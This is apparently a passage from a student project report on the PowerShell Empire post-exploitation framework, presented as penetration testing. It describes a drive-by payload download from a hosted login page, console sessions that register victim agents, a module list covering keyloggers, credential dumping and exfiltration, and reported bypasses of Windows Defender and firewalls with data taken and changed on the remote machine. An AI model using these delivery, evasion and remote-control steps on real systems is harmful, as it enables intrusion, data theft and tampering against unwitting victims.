


Figure 3.12 Display a website hosting on Netlify.

On click the login Button of this website payload will be automatically download in victim pc as shown below.




Figure 3.13 Payload download from hosted website.




Figure 3.14 Display a payload file in victim system.

Using Agents:

The agent menu can be accessed using agent command as shown below. But , as it started , we do not currently have any agents registered.

```
(Empire) > agents

[!] No agents currently registered

(Empire: agents) > help

Commands
========
agents              Jump to the agents menu.
autorun             Read and execute a list of Empire commands from a file and
back                Go back to the main menu.
clear               Clear one or more agent's taskings.
creds               Display/return credentials from the database.
exit                Exit Empire.
help                Displays the help menu.
interact            Interact with a particular agent.
kill                Task one or more agents to exit.
killdate            Set the killdate for one or more agents (killdate [agent/al
list                Lists all active agents (or listeners).
listeners           Jump to the listeners menu.
lostlimit           Task one or more agents to 'lostlimit [agent/all] [number o
main                Go back to the main menu.
remove              Remove one or more agents from the database.
rename              Rename a particular agent.
resource            Read and execute a list of Empire commands from a file.
searchmodule        Search Empire module names/descriptions.
sleep               Task one or more agents to 'sleep [agent/all] interval [jit
usemodule           Use an Empire PowerShell module.
usestager           Use an Empire stager.
workinghours        Set the workinghours for one or more agents (workinghours [

(Empire: agents) >
```

Figure 3.15 Display a list of agents and its functions

When a user of victim double click on the payload then we get access of remote pc. Now using list command we will see all the active agents we have shown below.

```
(Empire: agents) >  list

[*] Active agents:

 Name       Lang    Internal IP     Machine Name    Username    Process
 --------   ----    --------------  -------------   --------    -------
 7A9WSDPN   ps      XXXXXXXXXXXXX   XXXXXXXXXXXX    XXXXXXX     powershell/40
```

Figure 3.16 Display a list of agents in active state.

Using Modules:

Modules in empire are used to perform specific functions in remote pc. We can access modules using a usemodule command as shown below.

```
(Empire: agents) > usemodule

Display all 285 possibilities? (y or n) y
exfiltration/Invoke_ExfilDataToGitHub
external/generate_agent
powershell/code_execution/invoke_dllinjection
powershell/code_execution/invoke_metasploitpayload
powershell/code_execution/invoke_ntsd
powershell/code_execution/invoke_reflectivepeinjection
powershell/code_execution/invoke_shellcode
powershell/code_execution/invoke_shellcodemsil
powershell/collection/ChromeDump
powershell/collection/FoxDump
powershell/collection/USBKeylogger*
powershell/collection/WebcamRecorder
powershell/collection/browser_data
powershell/collection/clipboard_monitor
powershell/collection/file_finder
powershell/collection/find_interesting_file
powershell/collection/get_indexed_item
powershell/collection/get_sql_column_sample_data
powershell/collection/get_sql_query
powershell/collection/inveigh
powershell/collection/keylogger
powershell/collection/minidump
powershell/collection/netripper
powershell/collection/ninjacopy*
powershell/collection/packet_capture*
powershell/collection/prompt
powershell/collection/screenshot
powershell/collection/vaults/add_keepass_config_trigger
powershell/collection/vaults/find_keepass_config
```

Figure 3.17 Display different type of modules present in the powershell empire.

Now we type usemodule external/generate_agent to load the module. Once a required module is loaded we used help command to show all details about the module as show below.

```
(Empire: agents) > usemodule external/generate_agent

(Empire: external/generate_agent) > help

Module Commands
===============
agents              Jump to the agents menu.
back                Go back a menu.
creds               Display/return credentials from the database.
execute             Execute the given Empire module.
exit                Exit Empire.
help                Displays the help menu.
info                Display module options.
interact            Interact with a particular agent.
list                Lists all active agents (or listeners).
listeners           Jump to the listeners menu.
main                Go back to the main menu.
options             Display module options.
reload              Reload the current module.
resource            Read and execute a list of Empire commands from a file.
run                 Execute the given Empire module.
set                 Set a module option.
unset               Unset a module option.
usemodule           Use an Empire PowerShell module.
```

Figure 3.18 Show a details of external modules of empire.

Now we used a set command and when complete use the execute command to generate the module and we get a session id as shown below.

```
(Empire: external/generate_agent) > set Listener http
(Empire: external/generate_agent) > set Language powershell
(Empire: external/generate_agent) > execute

[*] New agent N74NC8TD checked in
[+] Pre-generated agent 'N74NC8TD' now registered.
[*] powershell agent code for listener http with sessionID 'QKHQXGMU' writte
[*] Run sysinfo command after agent starts checking in!
```

Figure 3.19 Display a SessionID details from the agent.

3.5 KEY CHALLENGES

Detection by Security Tools:

Security tool such as antivirus software and intrusion detection systems are becoming more adept at identifying and blocking powershell based attack. Powershell empire may be detected by security solutions and reducing its effectiveness.




Figure 3.20 Display a detection of payload using network firewall of system.




Figure 3.21 Display a payload threat blocks by firewall.

Continuous Updates and Patches:

Organization regularly apply security updates and patches to mitigate vulnerabilities. PowerShell Empire's effectiveness may diminish as system are updated and vulnerabilities are addressed.

Risk of Exposure:

Using PowerShell Empire carries a risk of exposure. If the tool is not used carefully or if there are mistake in the testing process, there is a risk of unintentional harm or data breaches or disruption to systems.




Figure 3.22 Display blocked thread details.

No Guarantees of Success:

The success of using powershell empire depends on various factors which including the security posture of the target environment, the awareness of the defenders and the specific tactics employed by the attacker. Success is not guaranteed.




Figure 3.23 Display Virus and thread protection by firewalls actions results.

CHAPTER 04: TESTING

4.1 TESTING STRATEGY

Powershell empire is a post exploitation framework that is used for penetration testing . When it comes to testing strategies for Powershell empire , the primary goal is to ensure that the tool is effective and can be safely used within the context of a security assessment. Here are some general testing strategies that could be applied in this project:

Functionality Testing:

We ensure that all the features and module within powershell empire are working as expected and also test various post exploitation scenarios to validate the tool capabilities.

Compatibility Testing:

We try to verify that powershell empire is compatible with different versions of powershell and also check for compatibility with various operating systems like windows and linux.

Security Testing:

We assess the security controls of powershell empire to ensure that it can not be easily detected by common security solutions in remote system and also evaluate the tool ability to avoid antivirus detection and firewall detection.

Update and Patch Testing:

We also regularly check for update and patches released for powershell empire so that test the process of updating the tool and verify that it does not introduce new issues for us.

4.2 TEST CASES AND OUTCOMES

The test cases for powershell empire would generally cover a wide range of scenarios to ensure that tool functions meets the requirements of penetration testing. Below are some examples of test cases and the expected outcomes for powershell empire.

Payload Generation:

Test Case: Generate a powershell empire payload like launcher.bat file for windows and linux systems.

Expected Outcome: Payload are generated without any errors and are compatible with the specified target systems.

Communication Testing:

Test Case: Ensure that powershell empire can establish communication with a listener properly without any error.

Expected Outcome: Successful communication between the victim system and the powershell empire listener.

Command Execution:

Test Case: Execute various commands on the victim system using PowerShell Empire.

Expected Outcome: Commands are executed successfully without any errors and results are returned as expected.

Security Software Bypass:

Test Case: Test the ability of powershell empire to bypass common security software and also payload that is generating using powershell empire.

Expected Outcome: Powershell empire can operate without being detected or blocked by security solutions and firewall of systems.

CHAPTER 05: RESULTS AND EVALUATION

5.1 RESULTS

With the help of launcher.bat file finally gets a sessionID from remote system and we successfully bypass the packet filtering and window defender. And we also able to fetch datafrom remote systems with help of agents and also modified the existing data present in the remote pc. We have a session id of remote system which are shown below.





Figure 5.1 Result of SessionID obtain from the agent

Here we communication with listener with the help agents as shown figure. Here you can see the modules ran successfully and now we can adjust the name of scheduled task, what time it is executed and and where it is hidden on system by editing modules configurations options.

Figure 5.2 Agent Information's


The firewall can effectively filter incoming and outgoing network traffic based on predefined rules, thereby protecting the network from unauthorized access, malware and other security threat.



ID	IP SRC	IP DST	PROTOCOL	PORT SRC	PORT DST	STATUS
1	172.16.56.120	172.16.57.255	UDP	137	137	Accepted
2	172.16.56.83	239.255.255.250	UDP	52180	1900	Accepted
3	142.250.195.14	172.16.56.35	TCP	443	49181	Accepted
4	142.250.195.14	172.16.56.35	TCP	443	49181	Accepted
5	142.250.195.14	172.16.56.35	TCP	443	49181	Accepted
6	0.0.0.0	255.255.255.255	UDP	68	67	Accepted
7	172.16.56.120	172.16.57.255	UDP	137	137	Accepted
8	172.16.56.43	172.16.57.255	UDP	137	137	Accepted
9	172.16.56.83	239.255.255.250	UDP	52180	1900	Accepted
10	172.16.56.120	172.16.57.255	UDP	138	138	Accepted
11	172.16.56.97	172.16.57.255	UDP	138	138	Accepted
